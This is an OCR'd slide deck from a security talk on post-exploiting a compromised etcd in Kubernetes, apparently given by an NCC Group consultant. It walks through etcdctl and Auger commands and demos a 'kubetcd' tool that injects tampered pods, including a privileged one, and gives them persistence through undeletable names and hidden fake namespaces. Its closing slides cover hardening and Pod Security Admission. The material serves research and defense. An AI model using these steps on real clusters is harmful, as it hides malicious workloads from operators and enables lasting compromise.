Post-exploiting etcd

Full control over the cluster and its nodes

Whoami

- Luis Toro Puig
  - Technical Engineer in Telecom.
  - Cybersec Master Degree
  - Badges:
    - OSCP
    - CKA
    - CKS
    - AWS Security Specialty

Security Consultant (Oct. 2021)

Agenda

- Background
- What is etcd
- How it works in K8s
- Interacting directly with etcd
- Abusing a compromised etcd
- DEMO
- Mitigations
- Wrap up

nccgroup

Previously at KubeCon…

- Debugging etcd (KubeCon North America 2018)
  - Joe Betz & Jingyi Hu, Google

- On the Hunt for Etcd Data Inconsistencies (KubeCon Europe 2023)
  - Marek Siarkowicz, Google

What is post-exploitation?

*“Post-exploitation in cybersecurity refers to the activities and techniques that a cyber attacker carries out **after successfully gaining unauthorized access** to a computer system, network, or device. This phase comes after the initial exploitation, where the attacker has already bypassed security measures and gained access to the target environment.”*

ChatGPT, 2023

Disclaimer

- ✓ This is a post-exploitation technique
- ✓ Etcd should be already compromised…

  Requirements:
  - Certificates for authentication
  - Port 2379/tcp local or remotely reachable
- ✓ It (should) works on self-managed environments
- ✓ It works for etcd clusters
- ✗ It does not work on managed environments (EKS, AKS...)
  - ✗ Etcd is not reachable

Etcd: A control-plane component

etcd: A key-value store used as Kubernetes' backing store for all cluster data. Cluster snapshots are dumps of the etcd.

Backups: Tampering and data exfiltration


- What if the backup just saves raw data without encryption?
  - Sensitive data could be exfiltrated
  - Files and configs could be tampered and restored

How does etcd work?

```
$ etcdctl put /key1 value1
OK
$ etcdctl put /folder1/key1 value2
OK
$ etcdctl get / --prefix --keys-only
/folder1/key1
/key1
$ etcdctl get /folder1/key1
/folder1/key1
value2
```


How k8s uses etcd?

```
$ kubectl run nginx --image nginx
pod/nginx created
$ kubectl get pods
NAME    READY   STATUS    RESTARTS   AGE
nginx   1/1     Running   0          20s
```



```
/registry/<resource>/<namespace>/<name>
/registry/pods/default/nginx
```

Pod creation under the hood



Source: https://harshanarayana.dev/2020/06/writing-a-custom-kubernets-scheduler/


Extracting the pod from etcd

```
$ ETCDCTL_API=3 etcdctl --endpoints 127.0.0.1:2379 \
 --cert=/etc/kubernetes/pki/etcd/server.crt \
 --key=/etc/kubernetes/pki/etcd/server.key \
 --cacert=/etc/kubernetes/pki/etcd/ca.crt \
 get /registry/pods/default/nginx
```


Extracting the pod from etcd

/registry/pods/default/nginx k8s v1Pod  nginx default"*$920c8c37-3295-4e66-ad4b-7b3ad57f2c192 runnginxbe
!cni.projectcalico.org/containerID@545434f9686cc9ef02b4dd16f6ddf13a89e819c25a30ed7c103a4ab8a86d7703b/
ni.projectcalico.org/podIP10.96.110.138/32b0 cni.projectcalico.org/podIPs10.96.110.138/32 calicoUpdate v
{"f:metadata":{"f:annotations":{".":{},"f:cni.projectcalico.org/containerID":{},"f:cni.projectcalico.org/podIP":{},"f:cni.projectcalico.org/podIPs":{
}}}}Bstatus kubectl-runUpdate v
{"f:metadata":{"f:labels":{".":{},"f:run":{}}},"f:spec":{"f:containers":{"k:{\"name\":\"nginx\"}":{".":{},"f:image":{},"f:imagePullPolicy":{},"f:name":{},
"f:resources":{},"f:terminationMessagePath":{},"f:terminationMessagePolicy":{}}},"f:dnsPolicy":{},"f:enableServiceLinks":{},"f:restartPolicy":{},"
f:schedulerName":{},"f:securityContext":{},"f:terminationGracePeriodSeconds":{}}}B kubeletUpdate v
{"f:status":{"f:conditions":{"k:{\"type\":\"ContainersReady\"}":{".":{},"f:lastProbeTime":{},"f:lastTransitionTime":{},"f:status":{},"f:type":{}},"k:{\"t
ype\":\"Initialized\"}":{".":{},"f:lastProbeTime":{},"f:lastTransitionTime":{},"f:status":{},"f:type":{}},"k:{\"type\":\"Ready\"}":{".":{},"f:lastProbeTime":{
},"f:lastTransitionTime":{},"f:status":{},"f:type":{}}},"f:containerStatuses":{},"f:hostIP":{},"f:phase":{},"f:podIP":{},"f:podIPs":{".":{},"k:{\"ip\":\"10.96
.110.138\"}":{".":{},"f:ip":{}}},"f:startTime":{}}}Bstatus kube-api-access-b9xkqk h " token (& kube-root-ca.crt ca.crtca.crt)' %
namespace v1metadata.namespace nginxnginx*BJL kube-api-access-b9xkq-
/var/run/secrets/kubernetes.io/serviceaccount"2j/dev/termination-logrAlways File Always 2 ClusterFirstBdefaultJdefaultR kind-
worker2X`hr default-scheduler6 node.kubernetes.io/not-readyExists" NoExecute(8 node.kubernetes.io/unreachableExists"
NoExecute(PreemptLowerPriority Running# InitializedTrue *2 ReadyTrue *2'
ContainersReadyTrue *2$ PodScheduledTrue *2"* 10.96.110.13 B nginx
(2docker.io/library/nginx:latest:_docker.io/library/nginx@sha256:480868e8c8c797794257e2abd88d0f9a8809b2fe956cbfbc05dcc0bca1f7cd
43BMcontainerd://dbe056bb7be0dfb74a3f8dc6bd75441fe9625d2c56bd5fcd988b780b8cb6884eHJ BestEffortZb 10.96.110.138"

Protobuf


person.py
import person_pb2
def create_person():
# Create a new person object
person = person_pb2.Person()
person.name = "John Doe"
person.age = 30
person.email =
"johndoe@example.com"
return person
...
b'\n\x08John Doe\x10\x1e\x1a\x13johndoe@example.com'
person.proto
syntax = "proto3";
message Person {
string name = 1;
int32 age = 2;
string email = 3;
}
person_pb2.py
protoc -I=. --python_out=. person.proto

Kubernetes API



Auger: https://github.com/jpbetz/auger

From protobuf to YAML/JSON

```
$ ETCDCTL_API=3 etcdctl get /registry/pods/default/<pod-name> | auger decode
```

From YAML/JSON to protobuf

```
$ auger encode –f <file> | ETCDCTL_API=3 etcdctl put /registry/pods/default/<pod-name>
```

Auger detects what type of object is and de/serialize accordingly


Auger: Protobuf <=> Yaml

```
/registry/pods/default/nginx k8s v
!cni.projectcalico.org/containerID
ni.projectcalico.org/podIP10.96.1
{"f:metadata":{"f:annotations":{"
us kubectl-runUpdate v
{"f:metadata":{"f:labels":{".":{},"
ces":{},"f:terminationMessagePat
":{},"f:securityContext":{},"f:termin
{"f:status":{"f:conditions":{"k:{\"t
itialized\"}":{".":{},"f:lastProbeTime
Time":{},"f:status":{},"f:type":{}}},"f
},"f:startTime":{}}}Bstatus  ku
v1metadata.namespace  ngir
logrAlways    FileAlways
NoExecute(  8 node.kubernet
ReadyTrue  *2' ContainersRe
(2docker.io/library/nginx:latest:_d
tainerd://dbe056bb7be0dfb74a3f
```

```
apiVersion: v1
kind: Pod
metadata:
  creationTimestamp: "2023-06-21T09:10:52Z"
  labels:
    run: nginx
  name: nginx
  namespace: default
  uid: 34817aa2-e108-4faf-838d-5d1034e7e11f
spec:
  containers:
  - image: nginx
    imagePullPolicy: Always
    name: nginx
    resources: {}
    terminationMessagePath: /dev/termination-log
    terminationMessagePolicy: File
[REDACTED]
  nodeName: kind-worker2
[REDACTED]
  containerStatuses:
  - containerID:
containerd://9a060310f2b06a951083088e69689e73343fc071193ec42fb3ce37b8dedc6468
[REDACTED]
```

```
ginxbe

FieldsV1:
ojectcalico.org/podIPs":{}}}}Bstat

PullPolicy":{},"f:name":{},"f:resour
estartPolicy":{},"f:schedulerName

atus":{},"f:type":{}},"k:{\"type\":\"In
stProbeTime":{},"f:lastTransition
:\"10.96.110.138\"}":{".":{},"f:ip":{}}
ace
t"2j/dev/termination-
.kubernetes.io/not-readyExists"
g# InitializedTrue  *2

6cbfbc05dcc0bca1f7cd43BMcon
8"
```

Kubetcd: wrapping Auger



What are those tricks?

- Take a pod from etcd as a template
- Deserialize the pod to yaml
- Create a new random UID
- Delete the container hash
- Tamper data
- Add/remove data
- Create data inconsistency
- Serialize the yaml to protobuf
- Inject in etcd

```
apiVersion: v1
kind: Pod
metadata:
  creationTimestamp: “1900-06-21T09:10:52Z"
  labels:
    run: nginx
  name: nginx
  namespace: default
  uid: aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa
spec:
  containers:
  - image: nginx
    imagePullPolicy: Always
    name: nginx
securityContext:
      privileged: true
[REDACTED]
  nodeName: kind-worker2
[REDACTED]
  containerStatuses:
  - containerID:
containerd://9a060310f2b06a951083088e343fc071193ec42fb3ce37b8dedc6468
[REDACTED]
```

Tampering data

```
root@kind-control-plane:/# kubectl get pods
NAME    READY   STATUS    RESTARTS   AGE
nginx   1/1     Running   0          38s

root@kind-control-plane:/# kubetcd create pod nginx -t nginx --time 2000-01-31T00:00:00Z
Path Template:/registry/pods/default/nginx
Deserializing...
Tampering data...
Serializing...
Path injected: /registry/pods/default/nginx
OK

root@kind-control-plane:/# kubectl get pods
NAME    READY   STATUS    RESTARTS   AGE
nginx   1/1     Running   0          23y
```

Persistence through the pod name

```
root@kind-control-plane:/# kubetcd create pod nginxpersistent -t nginx -p randomentry
Path Template:/registry/pods/default/nginx
Deserializing...
Tampering data...
Serializing...
Path injected: /registry/pods/default/randomentry
OK

root@kind-control-plane:/# kubectl get pods
NAME              READY   STATUS    RESTARTS   AGE
nginx             1/1     Running   0          23y
nginxpersistent   1/1     Running   0          23y

root@kind-control-plane:/# kubectl delete pod nginxpersistent
Error from server (NotFound): pods "nginxpersistent" not found
```

Persistence through a fake namespace

```
root@kind-control-plane:/# kubetcd create pod nginx_hidden -t nginx -n invisible --fake-ns
Path Template:/registry/pods/default/nginx
Deserializing...
Tampering data...
Serializing...
Path injected: /registry/pods/invisible/nginx_hidden
OK
```

Persistence through a fake namespace

```
root@kind-control-plane:/# kubectl get pods
NAME              READY   STATUS    RESTARTS   AGE
nginx             1/1     Running   0          23y
nginxpersistent   1/1     Running   0          23y

root@kind-control-plane:/# kubectl get namespaces
NAME                 STATUS   AGE
default              Active   13m
kube-node-lease      Active   13m
kube-public          Active   13m
kube-system          Active   13m
local-path-storage   Active   13m
```

Where is my pod?

Hardening pods

- **SecurityContext**, which allows, among other things, preventing a pod from running as root, mounting file systems in read-only mode, or blocking capabilities.
- **Seccomp**, which is applied at the node level and restricts or enables certain syscalls.
- **AppArmor**, which enables more granular management of syscalls than Seccomp.

All previous features can be enforced using **AdmissionControllers**!

Pod Security Admission

Validation Admission Controller defined at namespace level.

Pod Security Standard:

- **Privileged**: No restrictions. This policy would allow having all the permissions to perform a pod breakout.
- **Baseline**: This policy applies a minimum set of hardening rules, such as restricting the use of host-shared namespaces, using AppArmor, or allowing only a subset of capabilities.
- **Restricted**: This is the most restrictive policy and applies almost all available hardening options.

Creating a restricted namespace

```
root@kind-control-plane:/# kubectl get ns restricted-ns -o yaml
apiVersion: v1
kind: Namespace
metadata:
  creationTimestamp: "2023-05-23T10:20:22Z"
  labels:
    kubernetes.io/metadata.name: restricted-ns
    pod-security.kubernetes.io/audit: restricted
    pod-security.kubernetes.io/enforce: restricted
    pod-security.kubernetes.io/warn: restricted
  name: restricted-ns
  resourceVersion: "3710"
  uid: 2277ebac-e487-4d59-8a09-97bef27cc0d9
spec:
  finalizers:
  - kubernetes
status:
  phase: Active
```

Pod restricted by PSA

